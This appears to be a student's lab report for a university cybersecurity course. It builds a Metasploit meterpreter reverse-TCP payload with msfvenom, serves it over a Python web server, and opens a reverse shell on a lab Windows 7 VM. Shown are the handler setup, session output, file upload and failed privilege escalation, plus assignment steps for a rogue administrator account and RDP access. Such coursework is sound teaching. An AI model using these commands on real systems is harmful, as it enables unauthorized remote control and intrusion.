
Exploit Windows 7 with a deliverable payload.

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):


- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: DDMMYY (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:



```
[i] The database appears to be already configured, skipping initialization

                   Metasploit

       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: dprit002.exe
msf5 >
```


Explanation: The way that I made my payload was using the command msfvenom -p windows/meterpreter/reverse_TCP LHOST=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe



```
                        Metasploit

       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=19
2.168.10.13 LPORT=4623 -f exe -o dprit002.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST
=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe

[-] No platform was selected, choosing Msf::Module::Platfor
m::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: dprit002.exe
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpret
er/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf5 exploit(multi/handler) > set LPORT 4623
LPORT => 4623
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.13:4623
```

```
[i] Database already started
[i] The database appears to be already configured, skipping
 initialization


       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > python3 -m http.server 80
[*] exec: python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Explanation: This after setting up a listener in metasploit framework, listening to port 4623. The command used to create a web server on port 80.



- .gnome/
- .gnupg/
- .ICEauthority
- .java/
- .lesshst
- .local/
- .mozilla/
- .msf4/
- .pki/
- .profile
- .rnd
- .selected_editor
- .smbcredentials
- .ssh/
- .viminfo
- .zenmap/
- core
- CYSE301/
- Desktop/
- Documents/
- Downloads/
- dprit002.exe
- gwbkMLRA.jpeg

0% of dprit002.exe from 192.168.10.13 Completed

File Download - Security Warning


Do you want to run or save this file?

Name: dprit002.exe
Type: Application, 72.0KB
From: 192.168.10.13

Run Save Cancel

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?


Explanation: View from Windows 7 as I download dprit002.exe onto it.


Kali - Internal Workstation on CY301-DPRIT002
Applications
Places
Terminal
Fri 01:04
Terminal
File Edit View Search Terminal Help

```
MMMMMMMMMMX                    ;KMMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMMW.                     ;KMMMMMMMMMMMMMMMX:
xMMMMMMMMMMd                       ,0MMMMMMMMMMK;
.WMMMMMMMMMMc                        'OMMMMMMO,
 lMMMMMMMMMMMk.                        .kMMO'
  dMMMMMMMMMMMMWd'                        ..
   cWMMMMMMMMMMMMMNxc'.              ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMMo         +#++:++#+
           'oOWMMMMMMMMMo                +:+
               .,cdkO0K;          :+:    :+:
                                  :::::::+:
                      Metasploit

       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4623 -f exe -o dprit002.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: dprit002.exe
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf5 exploit(multi/handler) > set LPORT 4623
LPORT => 4623
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.13:4623
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4623 -> 192.168.10.9:1109) at 2023-04-07 01:03:56 -0400

meterpreter >
```

Explanation: After launching the payload on Windows 7, we now have access to the system.


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)



- .bashrc
- .cache/
- .config/
- .emacs.d/
- .faraday/
- .gconf/
- .gnome/
- .gnupg/
- .ICEauthority
- .java/
- .lesshst
- .local/
- .mozilla/
- .msf4/
- .pki/
- .profile
- .rnd
- .selected_editor
- .smbcredentials
- .ssh/
- .viminfo
- .zenmap/
- core
- CYSE301/
- Desktop/
- Documents/
- Downloads/
- dprit002.exe
- gwbkMLRA.jpeg
- Music/
- Pictures/
- Public/
- Templates/
- Videos/
- VMshare@

Explanation: This is a screenshot of the target with the web server still open.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)


Kali - Internal Workstation on CY301-DPRIT002
Applications
Places
Terminal
Fri 01:27
Terminal
File Edit View Search Terminal Help
Activate Windows
Go to Settings to activate

```
LHOST => 192.168.10.13
msf5 exploit(multi/handler) > set LPORT 4623
LPORT => 4623
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.13:4623
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4623 -> 192.168.10.9:1109) at 2023-04-07 01:03:56 -0400

meterpreter > screenshot
Screenshot saved to: /root/aGpFMWht.jpeg
meterpreter > echo %date% %time% > IMadeIT-dprit002.txt
[-] Unknown command: echo.
meterpreter > upload IMadeIT-dprit002.txt "C:\Users\Public\Desktop\"
[-] Parse error: Unmatched double quote: "upload IMadeIT-dprit002.txt \"C:\\Users\\Public\\Desktop\\\""
meterpreter > upload "IMadeIT-dprit002.txt" "C:\Users\Public\Desktop\"
[-] Parse error: Unmatched double quote: "upload \"IMadeIT-dprit002.txt\" \"C:\\Users\\Public\\Desktop\\\""
meterpreter > upload IMadeIT-dprit002.txt C:\Users\Public\Desktop\
 >
 >
 > exit
[*] uploading  : IMadeIT-dprit002.txt -> C:UsersPublicDesktopexit
[*] Uploaded 14.00 B of 14.00 B (100.0%): IMadeIT-dprit002.txt -> C:UsersPublicDesktopexit
[*] uploaded   : IMadeIT-dprit002.txt -> C:UsersPublicDesktopexit
meterpreter > upload IMadeIT-dprit002.txt "C:\Users\Public\Desktop\"
[-] Parse error: Unmatched double quote: "upload IMadeIT-dprit002.txt \"C:\\Users\\Public\\Desktop\\\""
meterpreter > upload IMadeIT-dprit002.txt "C:\Users\Public\Desktop"
[*] uploading  : IMadeIT-dprit002.txt -> C:\Users\Public\Desktop
[-] core_channel_open: Operation failed: Access is denied.
meterpreter > upload IMadeIT-dprit002.txt "C:\Users\Window 7\Desktop"
[*] uploading  : IMadeIT-dprit002.txt -> C:\Users\Window 7\Desktop
[*] uploaded   : IMadeIT-dprit002.txt -> C:\Users\Window 7\Desktop\IMadeIT-dprit002.txt
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > 
```

Explanation: This is after uploading the text file and after attempting the next step prematurely. As shown, the file “ImadeIT-dprit002.txt” has been uploaded using the command “upload <file-name> “C:\Users\Window 7\Desktop”.

[Privilege escalation, extra credit] Background your current session, then gain administrator-level privileges on the remote system (10 pt). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (5 pt)

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (5 pt)

Task D.

Extra Credit (10 points)

• Find another exploit that targets on either Windows XP or Windows Server 2008.